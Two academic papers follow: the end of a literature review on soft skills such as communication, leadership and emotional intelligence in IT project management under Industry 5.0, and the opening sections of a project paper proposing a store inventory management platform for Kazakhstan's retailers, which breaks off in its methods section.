The digital revolution (Industry 3.0) began in the 1970s with the introduction of programmable machines and computers. Mass production and digital technology revolutionised industries and business processes. Industry 4.0, the current era, integrates physical assets with advanced technologies like artificial intelligence and the Internet of Things. This approach enables data-driven decision-making and flexibility. Industry 5.0, the future of technology, aims to create even more efficient and intelligent machines (fig. 1).

Fig. 1. Industrial Evolution from Industry 1.0-5.0 [15, p.5]

The pace of technological change in Industry 5.0 introduces a unique set of challenges. Soft skills such as resilience and problem-solving gain prominence as teams encounter unforeseen obstacles. The project managers should also consider scenarios that simulate unexpected technological challenges, allowing to gauge the team's ability to adapt, troubleshoot, and recover [1]. This resilience becomes a key asset in the face of uncertainties inherent in the dynamic technological ecosystem [16].

As technology continues to influence every facet of society, ethical considerations become paramount. To solve problems, ethical decision-making should be included in the process [17]. It should incorporate ethical dilemmas relevant to the IT landscape, evaluating how team members navigate complex situations, as shown by Gibert, Tozer, and Westoby [18], where ethical considerations intersect with project goals. This ensures that project teams operate with integrity, contributing to the establishment of responsible and sustainable technological solutions.

In the context of Industry 5.0, where globalisation is more pronounced than ever [19], cultural intelligence emerges as a critical part of working in IT project management. The ability to navigate diverse cultural nuances within a project team and communicate effectively across borders is paramount. The significance of cultural intelligence, according to White and Quinn [20] incorporates evaluative measures to ensure that project teams can seamlessly collaborate in a globalised environment. This addition further solidifies the adaptability aspect, recognizing that Industry 5.0 projects often involve multinational and multicultural teams.

Moreover, diversity and inclusion are integral components of a high-functioning project team, fostering creativity and innovation. It extends beyond individual capabilities to evaluate how well team members collaborate in a diverse environment [21]. This emphasis on diversity and inclusion aligns with the broader societal trends pushing for equitable workplaces and innovative problem-solving.

By identifying the specific soft skills required for a given project, organisations can assemble teams tailored to the nuanced demands of Industry 5.0 initiatives [22]. This alignment optimises resource utilisation, enhances project efficiency, and minimises the risk of skill gaps hindering project progress [23].

D. Soft Skills

The term "soft skills" traditionally refers to interpersonal and subjective abilities such as leadership, communication, and emotional intelligence [24]. Examining the connection of soft skills to project management, project management education, and highlighting distinctions between transactional and transformational leadership will be analysed in the given research [25]. While project management is often characterised by task-oriented activities and schedules, it is equally about inspiring, motivating, and facilitating collaboration for innovative ideas. Given the essential need for human interaction in the project management profession, the emphasis on soft skills becomes crucial [26]. Despite the significance of mastering soft skills in this field, current project management education lacks adequate emphasis on them [27]. Some of the essential soft skills will be discussed further (Fig. 2).



Fig. 2. Main soft skills to access

Effective communication skills are paramount in the IT industry, where conveying complex technical information to diverse audiences is a common task [28]. Whether through verbal exchanges, written documentation, or client interactions, professionals must articulate ideas clearly and concisely. It includes verbal and written communication [29]. Proficiency in expressing technical concepts in a clear and understandable manner, adapting the communication style based on the audience's technical background. Secondly, active listening includes understanding the requirements and feedback from clients, team members, and other stakeholders is vital, as it ensures that instructions are accurately interpreted and implemented [30]. In addition, collaboration and teamwork can often solve some problems that occur in the project: the ability to collaborate effectively with colleagues from different backgrounds, departments, or even remote locations is crucial for project success [31].

The next one is about adaptability and leadership, including flexibility, problem-solving, and delegation skills. Given the fast-paced nature of the IT industry, professionals must be adaptable to changes in project requirements, technology updates, and evolving industry trends [32]. The ability to approach challenges with a problem-solving mindset is essential. IT professionals

often encounter unforeseen issues that require creative solutions [33]. Effective delegation ensures that tasks are assigned based on team members' strengths, maximising productivity and efficiency [33].

Thirdly, in the realm of Emotional Intelligence, two critical components shape the interpersonal dynamics of IT professionals [34]. Empathy plays a pivotal role in understanding and acknowledging the perspectives of colleagues, clients, and end-users. Recognizing the unique needs of diverse stakeholders, empathy serves as a compass for tailoring solutions that resonate with their individual requirements. This not only fosters better collaboration but also enhances the overall quality of the delivered solutions. Self-awareness is equally crucial, as it involves recognizing one's strengths and weaknesses. This self-awareness extends to understanding how personal emotions can influence work dynamics. By fostering a keen awareness of their emotional landscape, IT professionals contribute to a positive work environment, fostering healthy collaboration and effective teamwork [35].

The fourth is time management. Navigating the intricate web of IT tasks requires adeptness in time management, characterised by two essential soft skills. Prioritisation is a cornerstone skill, given the multifaceted responsibilities IT professionals shoulder. Juggling multiple tasks and deadlines demands the ability to discern the importance of each and allocate time judiciously. Effective prioritisation ensures that project milestones are met, and client expectations are consistently exceeded. Complementing prioritisation is Task Planning, an indispensable skill for successful project management. Creating realistic project timelines and breaking down intricate tasks into manageable components provide a roadmap for streamlined project execution. This meticulous planning not only ensures project success but also contributes to a stress-free work environment [36].

The fifth is continuous learning. In the ever-evolving landscape of IT, two interconnected soft skills underpin the pursuit of professional growth and relevance. Curiosity fuels the innate desire to explore and understand new technologies and methodologies. In a field where advancements unfold rapidly, staying curious is the catalyst for ongoing learning. It propels IT professionals to delve into emerging trends, fostering innovation and adaptability. Professional Development is the structured manifestation of curiosity. Actively seeking and participating in ongoing training and development activities is essential for staying at the forefront of industry changes. By embracing continuous learning, IT professionals bolster their skill sets, ensuring they remain adept in the face of industry evolution [37].

The final layer of soft skills encompasses Networking and Relationship Building, fundamental for both project success and professional growth. Client Relations are the bedrock of successful projects. Building and maintaining positive relationships with clients go beyond delivering technical solutions; it involves understanding their needs, fostering trust, and ensuring client satisfaction. Strong client relationships pave the way for repeat business and positive referrals. Industry Networking complements client relations by connecting IT professionals with peers and industry events. According to Buyukyazici, attending conferences and actively participating in industry gatherings contribute to professional growth. This expansive network not only provides insights into industry trends but also opens avenues for collaboration and career opportunities.

In essence, the amalgamation of these soft skills forms a holistic framework for IT professionals to thrive in their roles. By integrating emotional intelligence, effective time management, a commitment to continuous learning, and a knack for networking, IT professionals not only excel in their technical capacities but also contribute significantly to a collaborative, innovative, and adaptive workplace environment [38].

IV. IMPORTANCE OF SOFT SKILLS

A new paradigm for project management has emerged with the advent of Industry 5.0, one that highlights the collaboration between machine efficiency and human innovation. Industry 5.0 places a higher priority on human-centricity, collaborative intelligence, resilience, and sustainability than Industry 4.0, which was more concerned with automation and digitization. Soft skills become vital resources for IT project managers in this situation [39].

Soft talents like leadership, communication, emotional intelligence, and flexibility are no longer considered extracurricular. In rapidly changing technology contexts, they are crucial for building trust, promoting human-machine collaboration, and managing varied, cross-functional teams. IT project managers are required to act as leaders of innovation, collaborators, and change agents in addition to task coordinators because Industry 5.0 prioritizes human insight and customization.

To assess the significance of soft skills in IT project management within the Industry 5.0 framework, a systematic literature review was conducted, analyzing 66 academic articles published between 2020 and 2024.

The analysis revealed the following soft skills as the most frequently cited and emphasized in the context of IT project management:

TABLE II. THE ANALYSIS OF THE IMPORTANCE OF SOFT SKILLS

Soft Skills	Percentage of Articles Mentioning (%)
Communication	83%
Leadership	77%
Emotional Intelligence	70%
Teamwork & Collaboration	67%
Adaptability	59%
Problem-solving	55%
Conflict-Resolution	48%
Critical Thinking	44%
Time Management	41%
Negotiation	36%

Thematic coding and synthesis revealed five core themes regarding the importance of soft skills:

The analysis of the literature revealed several key themes that highlight the strategic role of soft skills in IT project management within the context of Industry 5.0. One of the most emphasized themes was the role of communication as a foundational skill [40]. Effective communication was consistently identified as essential for engaging stakeholders, resolving conflicts, and ensuring alignment among interdisciplinary teams working toward shared project goals.

Leadership also emerged as a critical soft skill, particularly in the human-centric environment encouraged by Industry 5.0. Articles emphasized the importance of soft leadership styles that focus on empathy, inclusivity, and empowerment. Such leadership approaches are especially vital when managing intelligent teams that consist of both human and artificial intelligence components, ensuring collaboration, motivation, and ethical decision-making [41].

Another recurring theme was emotional intelligence, which plays a key role in fostering collaboration. The ability of project managers to understand, regulate, and respond to their own emotions—as well as those of others—contributes significantly to building team cohesion and creating a psychologically safe environment. This, in turn, enhances the effectiveness of agile teams and supports open communication [42].

The review also highlighted adaptability as a crucial skill in the face of technological uncertainty. With the constant evolution of digital tools, platforms, and methodologies, project managers must be able to respond quickly to change, adjust plans, and support innovation [43]. Adaptability enables teams to remain resilient and effective despite unpredictable conditions or shifting project requirements.

Finally, the literature strongly supported the view of soft skills as key enablers of project success [44]. Many studies established direct correlations between the presence of strong soft skills in project managers and improved project outcomes, including better team performance, higher levels of client satisfaction, timely delivery, and more innovative solutions [45].

The results clearly demonstrate that soft skills are not optional competencies but strategic enablers of success in IT project management [46]. In the context of Industry 5.0, where human values are re-integrated into technological advancement, soft skills determine how effectively project managers can lead hybrid teams, foster innovation, and respond to emerging challenges [47].

The review suggests that organizations must prioritize soft skill development through training, mentoring, and assessment frameworks to fully leverage the human potential required for Industry 5.0 transformation [48].

V. IMPACT

A. Society

The emphasis on soft skills in IT project management aligns with Industry 5.0's focus on human-machine collaboration [49]. This shift has societal implications as it promotes a work culture that values interpersonal skills, effective communication, and emotional intelligence. Consequently, the workplace becomes more inclusive and collaborative, contributing to a positive societal shift towards holistic professional development [50].

B. Technologies

Soft skills play a pivotal role in shaping how individuals interact with advanced technologies within Industry 5.0 [51]. Project managers proficient in soft skills can bridge the communication gap between technical and non-technical team members, ensuring a seamless integration of human and machine capabilities. This fosters a more effective utilisation of cutting-edge technologies and contributes to the development of innovative solutions [52].

C. Environment

While the direct impact on the environment may be indirect, the efficient collaboration facilitated by soft skills can contribute to environmentally sustainable practices. Effective communication and problem-solving can streamline project workflows, reducing unnecessary resource consumption and waste. Moreover, a workforce that values empathy and collaboration may be more inclined towards environmentally conscious decision-making [53].

D. Education

The incorporation of soft skills in IT project management necessitates an evolution in educational approaches [54]. Industry 5.0's demand for a workforce with strong interpersonal skills prompts educational institutions to emphasise not only technical proficiency but also communication, adaptability, and leadership in their curricula [55]. This shift prepares individuals for the collaborative nature of future workplaces [56].

E. Management

Soft skills become a cornerstone in the management strategies adopted in the Industry 5.0 era. Project managers need to lead diverse teams comprising both humans and machines [57]. Leadership skills, adaptability, and effective communication become critical in navigating the complexities of modern project management [58]. This approach fosters a management culture that values the human element in conjunction with technological advancements [59].

VI. CHALLENGES AND LIMITATIONS

While analyzing the importance of soft skills in IT project management in the context of Industry 5.0, the challenges that organizations may face in the process were revealed. Understanding and addressing these challenges is crucial for successful implementation.

A. Resistance to Change

There can be resistance from team members accustomed to traditional, more technically focused evaluation methods [60]. The shift toward valuing interpersonal skills and emotional intelligence may be met with skepticism or reluctance, particularly from those who prioritize technical prowess over soft skills [61].

B. Integration with Technical Competencies

Balancing the evaluation of soft skills with technical competencies is a challenge. While soft skills are crucial, they need to complement technical expertise to ensure that project teams are well-rounded [62]. Striking the right balance and avoiding an overemphasis on one aspect at the expense of the other requires careful consideration.

C. Measuring Impact on Project Outcomes

Establishing a clear correlation between assessed soft skills and project success may be complex. While soft skills contribute to a positive work environment, team dynamics, and collaboration, directly linking them to project outcomes may be challenging [63]. Developing methodologies to measure the impact of soft skills on project performance is an ongoing challenge [64].

D. Adapting to Industry 5.0 Trends

Industry 5.0 introduces new technologies and paradigms, requiring project teams to adapt rapidly [65]. Soft skills need to evolve continuously to align with emerging trends and ensure that the workforce remains equipped to handle the challenges posed by the integration of advanced technologies [66].

VII. Conclusion

In conclusion, the literature review on the importance of soft skills in IT project management within the context of Industry 5.0 underscores the critical role that interpersonal, communication, and behavioral competencies play in the success of modern IT projects. As Industry 5.0 brings forth a new era of interconnected technologies and cyber-physical systems, the significance of soft skills becomes even more pronounced.

The findings reveal that soft skills are integral to navigating the complexities of Industry 5.0, fostering innovation, and ensuring the effective collaboration of diverse teams. IT managers are not only required to possess technical expertise but also need to excel in communication, leadership, adaptability, and other soft skills to thrive in the dynamic and evolving landscape of Industry 5.0.

As we move forward, future research in this domain should explore advanced frameworks for assessing soft skills, investigate the impact of these skills on long-term project success and innovation, and consider cross-cultural dimensions in managing diverse IT teams. Soft skills are not merely complementary but fundamental to thriving in the evolving landscape of IT management, and their cultivation should be a priority for individuals, educational institutions, and organizations alike.

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Development of a platform for store inventory management

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***Abstract*— This project addresses the challenges faced by retail organizations, such as inaccuracies, inefficiencies, and the lack of real-time inventory visibility, by proposing a platform-based solution. Our research highlights the limitations of existing inventory management methods in Kazakhstan, where companies report profit losses of up to 5% due to inefficient systems. The platform we propose integrates advanced technologies, including real-time tracking, predictive analytics, and demand forecasting, to optimize inventory processes, enhance accuracy, and reduce costs. The methodology includes a comprehensive literature review, surveys, interviews with stakeholders, and statistical analysis of inventory challenges faced by Kazakh enterprises. The result will be a user-friendly, scalable prototype platform designed to address these challenges and improve operational efficiency for businesses in Kazakhstan and beyond.**

Keywords—innovation, digital transformation, Artificial Intelligence (AI), computing, systems, technologies, inventory management

I. Introduction

Background

Retail organizations have long struggled with inventory management on store shelves, frequently depending on antiquated manual techniques. In today's retail market, effective inventory management on shop shelves is crucial to preserving profitability and consumer loyalty. Traditional manual methods frequently result in errors, inefficiencies, and stockouts, all of which have a detrimental influence on business operations. According to studies, inventory management mistakes can result in losses ranging from 1-3% of yearly revenue. [1] suggests that integrating retail automation technologies with inventory management systems can lower labor costs and enhance accuracy. Moreover, as businesses prioritize data-driven strategies, integrating advanced digital tools into inventory management systems has become a critical factor in staying competitive in the retail sector.

Issue

Despite advancements, many retail businesses still face challenges in achieving real-time inventory visibility and accuracy. Manual inventory tracking methods remain error-prone and time-intensive, contributing to stock discrepancies and inefficiencies [2]. Moreover, a lack of integrated platforms leveraging automation and data-driven insights prevents businesses from optimizing their inventory systems. This fragmentation leads to inefficiencies such as overstocking, understocking, and delayed restocking, directly impacting profitability and customer satisfaction. Studies emphasize that platform-based approaches are necessary to unify inventory processes, enhance data accessibility, and enable real-time monitoring [3]. Retailers also face challenges in customizing inventory systems to their specific needs, which hinders scalability and adaptability. This is particularly crucial in competitive markets where delays and inaccuracies can lead to customer dissatisfaction.

Solution

The adoption of advanced analytics and machine learning algorithms empowers businesses to gain actionable insights from vast volumes of data, enabling them to optimize inventory levels, forecast demand more accurately, and identify potential risks and opportunities proactively [4]. Furthermore, to address these issues, we propose developing a user-friendly platform for inventory management. The platform will integrate key functionalities such as real-time tracking, inventory updates, and detailed analytics dashboards. Advanced features like demand forecasting and low-stock alerts will empower businesses to make proactive decisions. By consolidating inventory data into a single interface, this solution will enhance operational efficiency, reduce errors, and ultimately improve customer satisfaction.

Relevancy

The relevancy of our project is emphasized by the need of Kazakhstan’s organizations to have an efficient platform for inventory management due to several critical issues. According to statistics, companies lose up to 3-5% of their profit due to inefficient and inconsistent availability of data in inventory accounting systems. Moreover, the shortage of goods in the warehouses of Kazakh businesses averaged between 2-4% of the total inventory. Surplus of goods identified as a result of inventory are up to 1-2%, which indicates insufficient control and transparency of accounting.

Goal of the project

To create a digital platform for automating and optimizing inventory management, simplifying processes for businesses, improving accuracy, reducing costs, and enhancing overall operational efficiency.

Objectives

In accordance with the overall goal, the following objectives were set within the framework of the project:

1. To assess and analyze the current inventory management platforms used globally and in Kazakhstan
2. Compare platforms in Kazakhstan and find areas for improvement

3. Conduct q&a, interviews or similar sessions to point out the difficulties of companies
4. Design and develop a prototype (platform) for store inventory management

II. LITERATURE REVIEW

A. Inventory management

Inventory management is the practice of efficiently controlling the constant movement of units into and out of an existing stock of product. It involves overseeing and regulating inventory levels while ensuring timely restocking to satisfy customer demand, thereby ensuring smooth operations and avoiding supply chain disruptions. Inventory management is a frequent and crucial technique that every store uses on a regular basis to help manage their inventory. The main benefits of inventory management include ensuring order fulfillment and increasing profitability.The goal of the inventory management is to ensure efficient inventory management by tracking goods and materials throughout their lifecycle, from procurement to sale or use, and maintaining optimal stock levels to prevent overstocking or understocking [5].

Inventory management is widely recognized as one of the most significant challenges in organizational management. Finding a balance between stockout costs and having insufficient inventory levels is the main challenge of inventory management. Stockout costs, which include both direct and indirect expenses, can significantly affect a business's revenue, profit margins, and overall financial performance. Ensuring optimal inventory levels requires aligning stock with customer demand to prevent shortages while avoiding overstocking, which can strain cash flow and reduce profit margins [5]. There is no universal solution, as the specific needs and constraints of each company or organization differ [6]. The need to address these challenges has driven the development of Inventory Management Systems (IMS), which have evolved to incorporate various types and technologies that businesses now adopt to effectively manage and regulate their inventory.

B. Inventory management techniques

Effective inventory management ensures that there is sufficient stock to meet customer demands while minimizing inventory-related costs. Poor inventory management can lead to issues such as stock shortages, overstocking, and increased storage costs, all of which can negatively impact a company's profitability. And there are different ways to manage inventory effectively. To address these issues, various techniques have been developed to manage inventory effectively.

a) Just-in-time (JIT) inventory management technique

Just-in-Time (JIT) inventory management is a technique first introduced by the Japanese company Toyota Motor Company. JIT introduces a modern approach to inventory management, emphasizing a supply-demand system that streamlines production and aligns supply precisely with demand [7]. JIT systems are built to quickly adapt to fluctuations in demand, removing the need for excessive inventory. The core principle focuses on delivering goods exactly as promised when the customer places an order. In the manufacturing industry, the JIT concept is applied to a Japanese management style that centers on making sure the right products in the appropriate quantity and quality are accessible in the right place at the right time [7]. The primary goal of JIT inventory management is to minimize production costs by producing only what is needed, reducing waste, and prioritizing the elimination of inventories rather than merely improving their quality.

b. Economic order quantity (EOQ)

Economic Order Quantity (EOQ) is an inventory management model that calculates the optimal order quantity to minimize total costs, including inventory handling (handling costs) and order processing (ordering costs) [8]. By evaluating the balance between ordering and storage costs, the EOQ model determines the most efficient replenishment quantity for inventory items. It also helps establish the reorder point for items with independent demand, meaning demand that is not tied to other products. When inventory reaches this reorder point, applying the EOQ formula signals the need to restock. This process prevents inventory shortages and ensures that customer orders are fulfilled without disruption [9].

The EOQ calculation considers factors such as demand over a specific period, sales data, ordering or shipping costs from suppliers, and storage costs per item. The EOQ formula, $EOQ=\sqrt{2DS/H}$, where D is demand, S is ordering cost per order, and H is holding cost per unit per year, is used to calculate the optimal order quantity [9].

c. ABC inventory classification technique

ABC analysis is a widely used inventory management method that categorizes product stocks into groups based on total annual usage or the overall cost of inventory storage. It is an effective method for identifying items that have a major impact on total inventory costs, thereby improving the efficiency and effectiveness of inventory management [10]. Category A consists of high-value, high-demand products that represent a small percentage of the total inventory but contribute significantly to revenue. These items require close monitoring and careful management to maintain stock levels and prevent shortages. Category B includes products with moderate value and demand, which need balanced attention to remain profitable. Items in category C are low in demand and value, and they typically make up the majority of inventory with little revenue contribution. ABC analysis, also known as the 80/20 rule, is a method that helps businesses identify the most crucial products and prioritize them while giving less focus to lower-priority items. This strategy aids retailers in maximizing profitability and enhancing market performance. By implementing an efficient inventory management system, retailers can streamline processes and reduce the risk of revenue loss due to stockouts [11].

d. Safety stock

Safety stock refers to the additional inventory retained to mitigate the risks of variability in demand and supply. It represents excess inventory that is kept on hand above the expected demand in order to guarantee product availability in case of unexpected occurrences. By holding safety stock, businesses can reduce the likelihood of stockouts, maintain smooth operations, and meet customer demands reliably, even in the face of unforeseen challenges in the supply chain. Calculating the optimal safety stock level involves a detailed analysis of historical data to identify patterns and trends in demand and supply [12]. Common methods for calculating safety stock include statistical models that take into account the standard deviation of demand and lead time [13].

The main purpose of safety stock is to protect against various uncertainties, such as fluctuations in delivery schedules due to variable lead times, changes in demand caused by inaccurate forecasting, inconsistencies in delivered quantities resulting from supplier shortages or poor material quality, and mismatches between planned and actual inventory levels. While safety stock helps prevent stockouts and supports customer satisfaction, it also increases inventory carrying costs, such as storage fees and the risk of product obsolescence. Therefore, businesses must carefully balance the amount of safety stock they maintain. This balance requires ongoing assessment, as changes in demand, supply chain reliability, or market conditions can necessitate adjustments to safety stock levels [14].

C. Inventory management systems

In response to those challenges, the development of modern inventory management systems has allowed organizations to more accurately track, control and optimize their inventories.

a. Manual inventory management system

Among the various types of inventory management, the Manual Inventory Management System (MIMS) is one of the most traditional methods. The MIMS is applicable to small enterprises, where the owner manually counts the items and materials that are available at the beginning of each week and enters the results in the spreadsheet. The owner then enters the predicted usage based on current order [15].

The manual inventory management method has several drawbacks, including inaccurate stock levels, high storage costs and inconsistent tracking. Currently, inaccuracy in inventory accounting largely leads to a decrease in the operational efficiency of the business, an increase in inventory costs, a decrease in sales, and sometimes to the loss of customers. Inventory costs are determined by a combination of factors such as capital expenses, storage costs, service charges, and risk-related costs. The inability to effectively manage inventory costs, combined with inadequate tracking of the quantity and quality of goods, led to unnecessary cost overruns and contributed to higher prices for some goods and services. Poor tracking has also contributed to unexpected costs, revenue declines or increases, and the inability to identify errors early [16].

b. Automated inventory management systems

The most popular types of automated inventory management systems are Radio Frequency Identification (RFID) and Barcode Inventory Management. An RFID system includes an RFID tag with a microchip and antenna, and an RFID reader that sends out radio waves. Active RFID technology employs fixed tag readers to continuously track the real-time movement of items in and out of stock, while passive RFID technology relies on handheld readers to monitor inventory movement [17].

RFID technology offers several advantages including greater data storage capacity. RFID tags can store detailed information such as unique product IDs, serial numbers, and other essential data. RFID tags do not require a direct line of sight for scanning, allowing them to be read from a distance and through packaging, which significantly enhances scanning speed and accuracy. This technology also enables real-time tracking, providing businesses with continuous updates on inventory movements, stock levels, and locations. Furthermore, RFID tags offer improved security as they can be encrypted and authenticated, reducing the risks of counterfeiting and unauthorized data access. However, RFID technology also has its disadvantages.

One major drawback is the higher implementation cost, as setting up an RFID system requires investment in readers, antennas, and tags, making it more expensive than traditional barcode systems, especially for large-scale operations. Compatibility issues can also arise, as RFID systems may not seamlessly integrate with existing infrastructure or older systems, often requiring additional expenditures for integration and upgrades. Additionally, the read range of RFID tags may be limited by environmental factors such as interference and signal loss, which could compromise scanning accuracy and reliability [4].

A barcode is a visual representation of data that can be read by a machine. To read the barcode, an optical scanner uses a laser or camera to scan it, and the collected data is then sent to a computer database. This makes it possible for companies to decrease excess inventory, minimize stockouts, and optimize inventory levels, which improves inventory turnover and lowers costs [17].

Barcode technology is a widely adopted and cost-effective solution for inventory management, known for its affordability and efficiency using barcode scanners, streamlining the process of managing stock. Despite these benefits, barcode technology has certain limitations. It offers limited data storage, as barcodes can only hold basic product identifiers, necessitating the use of external databases for detailed information. Another drawback is the requirement for a direct line of sight for scanners to read the barcodes, which can reduce efficiency in certain operational settings. Furthermore, barcode labels are prone to damage from wear and tear, potentially leading to scanning errors and inventory discrepancies. These challenges highlight the need for careful implementation and maintenance of barcode systems in inventory management [4].

Another prominent technology used in inventory management systems is the Quick Response (QR) code, which has gained popularity due to its versatility and ease of use. QR codes are a type of two-dimensional barcode capable of storing a significant amount of information compared to traditional barcodes [18]. QR code is used to record or scan information related to inventory. It is designed to manage inventory information so that the organization's employees can quickly and easily access accurate inventory information

as needed, thereby increasing its operational efficiency. This will make it easy to store and access all the information in a short period of time and reduce the amount of work that employees have to do. Moreover, manufacturers don't need to manually indicate the information about the product on the tag. Employees will not need to contact the owner and request information about the product, thus QR reduces the time required for the entire warehouse maintenance process [18].

Therefore, the QR Code technology could be considered as an important enhancement to the inventory management system as it can store much more information and can be generated and printed easily. Besides, printing QR code does not require specialized tools and can be printed easily on any surface. Furthermore, every mobile device can be used to access QR code tags as long as it is equipped with camera features and has an active internet connection [19].

We are implementing a QR code system into our inventory management platform to significantly simplify and speed up accounting processes. Unique QR codes will be assigned to each product, providing quick access to information such as name, quantity, location, and status.

c. Warehouse management system (WMS)

The Warehouse Management System (WMS) is aimed at solving common problems of traditional inventory management, such as inaccuracies in inventory, manual errors, and inefficiency in tracking and monitoring inventory. The proposed system is designed to provide real-time data, automate inventory tracking, and improve decision-making processes through the integration of IoT devices. The introduction of WMS based on the Internet of Things has led to a noticeable increase in operational efficiency, a reduction in the number of manual errors, and inventory accuracy. The ability of this real-time monitoring system has contributed to more efficient resource allocation and decision-making [20].

Warehouse Management (WMS) solutions also enable companies to maximize the use of labor, space, and equipment investments by coordinating and optimizing resources and material flows. WMS systems are specifically designed to support the needs of the entire global supply chain, including distribution, manufacturing, capital-intensive, and service industries [21].

A Warehouse Management System (WMS) encompasses a variety of functions that work together to ensure efficient warehouse operations. It includes inventory management, which tracks inventory levels, locations, and movements to maintain accurate and up-to-date stock records. The system also supports order management by overseeing the order process from creation to picking, packing, and shipping, ensuring timely fulfillment. It handles receiving and putaway by managing goods inspection, labeling, and storing in appropriate warehouse locations. Picking and packing processes are optimized to ensure efficient item retrieval and packaging. Moreover, WMS coordinates the shipping and dispatch process, managing shipping labels and carriers for smooth delivery. Labor management tracks employee performance and optimizes resource allocation to enhance productivity.

D. Existing platforms

The developers of a web-based platform highlight that traditional inventory management practices, such as using spreadsheets, are labor-intensive, error-prone, and inefficient [22]. As a consequence, modern business environments have led to the evolution of inventory management platforms, which now use innovative technologies like RFID, barcode scanning. These technologies have made inventory tracking more accurate and efficient, decreased the possibility of human error, and made automated data collection possible [23].

A. Global platforms

Globally, technologies such as SAP Integrated Business Planning (IBP) and Oracle NetSuite offer comprehensive solutions for major organizations, utilizing AI and machine learning to optimize inventory levels, improve demand forecasts, and eliminate stock outs.

For instance, SAP IBP uses predictive analytics to enhance forecast accuracy by up to 15%, reducing supply chain inefficiencies. Similarly, Manhattan Associates specializes in warehouse and logistics optimization by integrating real-time IoT data to streamline operations [24]. Oracle is a powerful software with an extensive diversity of features and benefits that have assisted make it one of the most current ERP software system keys on the market. Oracle software system E-Business Group has the capability to integrate several different components seamlessly into a single system for ease of usage.These platforms are popular among multinational corporations like Procter & Gamble and Unilever, where complex supply chains require advanced analytical tools and scalability [25].

Recent trends have emphasized agility and sustainability, with platforms employing machine learning to improve decision-making and client segmentation. For example, studies show that using ML can minimize overstock by 10% and replenishment errors by 8%, lowering operational expenses [24].

b. Platforms in Kazakhstan

In transitioning to the regional context, inventory management platforms in Kazakhstan reflect unique market characteristics. Platforms like 1C dominate due to their cost-effectiveness and ability to cater to small and medium-sized enterprises (SMEs), which form the base of Kazakhstan's economy. While global systems like SAP ERP and Oracle NetSuite are recognized for their scalability and capabilities, their high costs often place them out of reach for many Kazakhstani businesses. Instead, 1C is favored for its affordability, straightforward functionality, and compliance with local regulatory frameworks. Local businesses, including major retailers like Magnum Cash & Carry rely on 1C to address inventory management needs while managing operational costs.

Furthermore, Antisklad specializes in multi-warehouse management, focusing on supplier tracking and analytics for small firms. UMAG connects POS systems with inventory classification, making it ideal for both retail and inventory-focused businesses. ShopUchet combines financial tracking with inventory management solutions, whereas ProSklad focuses on inventory optimization through efficient stock control. These platforms demonstrate a wide range of capabilities, scalability, and user emphasis.

Kazakhstan's inventory management systems are increasingly being designed to reflect international best practices. For example, several businesses have begun integrating IoT technologies to offer real-time inventory monitoring, in line with Industry 4.0 trends [26]. However, many implementations are still in their early phases and frequently face constraints such as limited infrastructure resources.

c. Comparison

The comparison and analysis of inventory management platforms worldwide and regionally, including those used in Kazakhstan, reveals significant differences in technological sophistication, scalability, and sustainability integration. Global platforms like SAP ERP and Oracle NetSuite stand out for their predictive analytics, AI-driven decision-making, and real-time tracking capabilities, serving large enterprises across diverse industries. These systems also emphasize sustainable practices, such as reducing carbon footprints and waste, aligning with international environmental goals [27].

In contrast, regional platforms in Kazakhstan focus on retail operations, offering capabilities like sales analytics and cashier management, but lack financial reporting. Moreover, local platforms frequently target unique local demands, such as integration with domestic regulatory frameworks and support for small and medium-sized firms (SMEs). Kazakhstan's platforms focus on inventory management and compliance for localized operations, but has limited scalability for larger organizations aiming for sustainability-oriented supply chain management [28].

In addition, integration with enterprise resource planning (ERP) systems is prevalent, but adoption of cutting-edge technologies such as IoT and ML is still low. Local platforms frequently lack the scalability and advanced analytical capabilities of their global counterparts, but compensate with lower costs and simpler user interfaces tailored to local firms.

Hypothesis

The aim of this research is to analyze the necessity of developing a digital inventory management platform for retail trade in Kazakhstan and to assess its impact on accounting accuracy, operational efficiency, and cost reduction. Currently, many businesses continue to use outdated inventory tracking methods, leading to losses, shortages, or surpluses of goods and reduced profitability. Studies indicate that effective inventory management platforms help minimize errors and provide real-time accurate data, contributing to increased business competitiveness. However, the mere presence of such a platform does not guarantee success, as it is crucial to consider the level of business maturity, the degree of digitalization, and the readiness of companies to adopt new technologies.

Hypothesis: The development and implementation of a digital inventory management platform will have a positive impact on inventory accounting and optimization processes in Kazakhstan's retail sector by improving data accuracy, reducing costs, and enhancing the operational efficiency of enterprises.

Research questions

1. What functions and technologies are needed to develop an effective inventory management platform in Kazakhstani stores in order to minimize inefficiencies?
2. What impact will the platform have on store customers and employees, in the context of improving their experience and work efficiency?

III. METHODS

A. Population and sampling

The calculation of sample size is a crucial step in survey-based research, as it ensures that the data collected is statistically representative of the target population, thereby increasing the reliability and validity of the results. Primary data were collected from employees whose businesses are directly involved in inventory management and related processes. This group was selected to ensure that the survey respondents possessed relevant practical experience and expertise related to the topic under investigation, thereby enhancing the accuracy and relevance of the collected data. The survey was conducted using Google Forms, which allowed for efficient distribution and data collection. In addition, direct engagement with potential respondents took place through visits to local stores, where a QR code linked to the survey was provided.

B. Research design

The research employs an applied research type, which is suitable for addressing practical challenges and inefficiencies in inventory management faced by businesses in Kazakhstan. This approach aims to deliver actionable solutions by focusing on real problems such as inconsistent data availability, inadequate tracking systems, and a lack of inventory transparency. Applied research is appropriate for this project as it seeks to create a digital platform tailored to the unique needs of the Kazakhstani market, addressing operational inefficiencies and enhancing competitiveness.

The core data for this study is gathered qualitatively due to the limited availability of comprehensive information on inventory management systems tailored to the Kazakhstani market. To analyze the existing challenges and explore potential solutions, a review of the theoretical and practical literature was conducted. This review focuses on topics such as inventory control inefficiencies, technological advancements in inventory management, the adoption of digital platforms, and relevant trends in the local and global markets. The approach involves collecting responses through Google Forms survey to ensure transparent and statistical results.

The study focuses on addressing significant inefficiencies in inventory management faced by businesses in Kazakhstan. Challenges such as inconsistent data availability, inadequate tracking systems, and a lack of transparency in inventory processes result in operational and financial losses in Kazakhstan’s businesses. These challenges are further intensified by the complexities of maintaining a balance between supply and demand, resulting in both shortages and excesses of goods. Such inefficiencies not only affect profitability but also hinder overall business growth and competitiveness.

